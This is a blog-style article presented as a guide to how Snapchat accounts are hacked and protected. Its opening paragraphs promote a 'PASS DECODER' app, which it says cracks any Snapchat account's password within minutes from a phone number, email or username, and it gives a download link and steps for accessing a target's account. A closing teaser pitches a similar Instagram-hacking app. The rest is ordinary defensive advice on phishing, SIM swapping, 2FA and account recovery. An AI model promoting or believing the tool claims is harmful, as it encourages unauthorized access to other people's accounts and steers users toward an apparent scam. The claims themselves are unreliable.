
How Snapchat Accounts Are Hacked: The 2026 Guide to Crack & Protection
Learn how hackers compromise Snapchat accounts.

Snapchat Security Exposed: How Accounts Are Compromised and How to Lock Them Down

Most account hacking techniques rely on the use of application. PASS DECODER is one of the tools designed to hack Snapchat passwords. This program was developed by security engineering specialists. It incorporates sophisticated AI algorithms capable of hacking the password for any Snapchat account within minutes. Moreover, it was created to be usable by anyone, even without advanced hacking skills.
First, you must download and install it on your smartphone, tablet, or computer from its official website: https://www.passwordrevelator.net/en/passdecoder
Once installed, open the application and enter one of the three required pieces of information:
- A phone number linked to the target Snapchat account
- An email address
- The username (login ID)
After that, you start the search and the application will begin its hacking process. Within a few minutes, you will be able to connect the Snapchat account!
The Illusion of Ephemeral Safety
Snapchat, with its 750 million monthly users and promise of disappearing messages, cultivates a unique sense of digital privacy. Yet, this perceived ephemerality can breed complacency. Beneath the playful filters and fleeting Stories lies a platform rich with personal data, making it a prime target for cybercriminals. This article dissects the modern methods hackers use to compromise Snapchat accounts, demystifies their techniques from phishing to sophisticated social engineering, and delivers a robust, actionable blueprint for protection. In an app built on moments, securing your account is about protecting your lasting digital identity.
Chapter 1: The Hacker's Playbook: Common Snapchat Attack Vectors
1.1 Phishing & Impersonation: The Trust Exploit
Hackers craft deceptive campaigns tailored to Snapchat's young demographic and informal culture.
1. Fake Login Pages: Mimicking Snapchat's login screen, often linked from promises of "Snapchat Score hacks," "viewer trackers," or fake promotional giveaways shared via other platforms.
2. Friend Impersonation: Hijacking a friend's account (or creating a look-alike) to send a direct message like: "Hey, can you vote for my puppy in this contest? Login here: [malicious link]"
3. "Snapchat Support" Scams: Emails or messages claiming account violations, urging immediate login via a provided link to "avoid deletion."
1.2 Credential-Based Attacks
- Credential Stuffing: Automated attempts using username/password pairs leaked from other, non-Snapchat breaches. This is highly effective due to widespread password reuse.
- Password Guessing: Leveraging publicly available information (pet names, birthdays, schools from a user's public profile or Bitmoji) to guess passwords.
- Keyloggers: Malware installed on a victim's device (often via downloaded "game cheats" or "free software") that records every keystroke, capturing login details.
1.3 Session Hijacking & API Exploitation
- Third-Party App Scams: Dozens of unofficial apps promise to save Snaps, track who views your Story, or increase your Score. By requesting your Snapchat login, they harvest credentials or gain persistent API access.
- Man-in-the-Middle (MitM) Attacks: Intercepting unencrypted data on public Wi-Fi networks to steal session tokens, allowing access without a password.
- SIM Swapping (Account Takeover): A high-stakes attack where a hacker convinces a mobile carrier to port the victim's phone number to a new SIM card. They then trigger Snapchat's password reset via SMS and take full control.
1.4 Social Engineering & "Snap Hacking" Services
- "Recovery" Scams: Websites claiming they can "hack back" or recover a hacked Snapchat account for a fee, which are themselves fraudulent.
- Blackmail & Extortion: Gaining access to sensitive Snaps (often obtained through phishing or a compromised friend's account) and threatening to expose them unless a ransom is paid.
Chapter 2: The Motivations: Why Hack a Snapchat?
- Data Harvesting: Collecting personal photos, videos, and chat logs which can be sold, used for blackmail, or leveraged for further identity theft.
- Impersonation & Reputation Damage: To bully, harass, or embarrass the account owner by sending malicious content to their friend list.
- Financial Scams: Using the trusted account to send messages to friends pleading for money (e.g., "I'm stuck abroad, send me cash via this app").
- Cyberstalking: Gaining unauthorized access to monitor someone's private communications and location (if shared via Snap Map).
- Account Theft for Resale: Desirable usernames (short, common names) are stolen and sold on underground forums.
Chapter 3: Building Your Snapchat Shield: Proactive Defense Strategies
3.1 Fortify Your Authentication
- Create a Strong, Unique Password: Use a passphrase or random string. Never reuse a password from another site. Employ a password manager.
- Enable Two-Factor Authentication (2FA): This is non-negotiable. In Snapchat, it's called Login Verification. Go to Settings > Two-Factor Authentication > "Login Verification" and enable it using an authenticator app (like Google Authenticator or Authy), not just SMS.
- Regularly Update Your Password: Especially if you receive alerts from other services about data breaches.
3.2 Configure Privacy & Security Settings
- Audit App Connections: Go to Settings > Connected Apps and remove any unfamiliar or unused third-party applications. This is critical.
- Manage Who Can Contact You: Set "Contact Me" to "My Friends" instead of "Everyone" (Settings > Privacy).
- Use Ghost Mode on Snap Map: Go to the Snap Map, tap the settings cog, and select "Ghost Mode" to hide your location from all or select users. Regularly check this setting.
- Review Story Privacy: Ensure your Story is only shared with trusted friends (Settings > Privacy > Story).
- Turn on "App Lock": Use Snapchat's built-in App Lock feature (Settings > Privacy Controls > App Lock) to require a PIN or biometrics to open the app itself.
3.3 Cultivate Security Awareness
- Never Use Third-Party Apps or "Hacks": Any service asking for your Snapchat login is a scam. They violate Snapchat's Terms of Service and compromise your security.
- Verify Unexpected Links: If a friend sends a suspicious link, verify through another communication channel (a call, a text) before clicking.
- Secure Your Linked Email & Phone: The email and phone number on your Snapchat account are recovery lifelines. Protect them with strong passwords and 2FA.
- Log Out of Unused Sessions: Periodically check and log out of sessions on other devices (Settings > See My Data > Logins).
Chapter 4: Incident Response: Reclaiming a Hacked Account
If you suspect unauthorized access:
- Immediate Action: Go to the official Snapchat support page for "My account was hacked" (accounts.snapchat.com). Use the official recovery process.
- Change Your Password: If you can still log in, do this immediately in Settings.
- Revoke Third-Party Access: Go to Settings > Connected Apps and remove all access.
- Contact Your Mobile Carrier: If you suspect SIM swapping, call them immediately to secure your number.
- Report to Snapchat: Use the in-app reporting tool or the support site.
- Inform Your Friends: Post a Story or message close friends from a verified account (like a backup) warning them of the hack to prevent the spread of scams.
Frequently Asked Questions (FAQ)
Q1: What are the immediate signs my Snapchat has been hacked?
A: Signs include: being logged out unexpectedly and unable to log back in, friends receiving strange snaps or messages you didn't send, new friends you didn't add, changes to your display name, username, or associated email/phone number, or notifications of logins from unfamiliar locations or devices.
Q2: I fell for a third-party app scam. What now?
A: Act immediately:
1) Change your Snapchat password from a trusted device,
2) Go to Settings > Connected Apps and revoke the app's access,
3) Enable Login Verification (2FA),
4) Report the app to Snapchat.
Q3: Is SMS-based 2FA (Login Verification) safe?
A: It's better than no 2FA, but it's vulnerable to SIM swapping attacks. For superior security, always choose the "Authentication App" option within Snapchat's Login Verification settings.
Q4: How can I check where my Snapchat account is logged in?
A: Navigate to Settings > See My Data > Logins. This will show you active sessions, including device type and approximate location. You can log out of any that look suspicious.
Q5: My friend's account was hacked and is messaging me. What should I do?
A: Do not click any links they send. Contact them through another platform to warn them. Encourage them to use the official Snapchat recovery process. Report the account to Snapchat as potentially compromised.
Q6: Are "Snapchat hackers for hire" services real?
A: Almost universally, no. These services are scams designed to take your money or, ironically, to phish your login details. They have no special ability to access accounts and often use the very social engineering methods described in this article.
Conclusion: Empowerment Through Vigilance
Snapchat's core appeal—spontaneity and ephemerality—should not extend to your account's security. The "disappearing" nature of content creates a false sense of security that hackers are all too willing to exploit. By understanding their tactics, from deceptive phishing lures to the technical theft of session data, you transform from a potential victim into a prepared defender.
Implement the technical safeguards provided by the platform, cultivate a mindset of healthy skepticism toward unsolicited links and too-good-to-be-true offers, and maintain rigorous digital hygiene with your connected accounts. In the fast-paced world of social media, your proactive vigilance is the most powerful and permanent feature of all.
Disclaimer: This article is for educational and informational purposes only. The methods described are explained to raise awareness and improve personal cybersecurity. Unauthorized access to computer systems and social media accounts is illegal and unethical. Always respect the privacy of others and adhere to Snapchat's Terms of Service and applicable laws.
About the Creator
Alexander Hoffmann
Passionate cybersecurity expert with 15+ years securing corporate realms. Ethical hacker, password guardian. Committed to fortifying users' digital safety.
Keep reading
More stories from Alexander Hoffmann and writers in 01 and other communities.
How Instagram Accounts Are Hacked & The Complete 2026 Protection Guide
Beyond the Filter: The Hidden Vulnerabilities of Instagram and How to Secure Your Account PASS DECRYPTOR is an AI-powered application designed to hack Instagram accounts. It uses advanced AI algorithms to bypass standard login security, exploiting alternative verification methods to gain unauthorized access when conventional recovery fails.
By Alexander Hoffmannabout 10 hours ago in 01
The Siren Dilemma
At 2:14 a.m., Jake seriously considered dying quietly. Not because he wanted to. Not because the pain in his chest wasn’t concerning—it was. Very concerning. The kind of pain that makes you sit upright in bed and whisper, “Hmm. That doesn’t feel… decorative.”
By nimesh tandela day ago in 01
How to Make-Sure HVAC Code Compliance During the Design Phase with BIM
Let's be honest: nobody wants to spend their weekend staring at a red-stamped "Failed Inspection" notice or redesigning a ductwork layout because it’s clashing with a structural beam that wasn't on the original drawing. It’s frustrating, expensive, and a total momentum killer.
By lisa Browna day ago in 01



Comments
There are no comments for this story
Be the first to respond and start the conversation.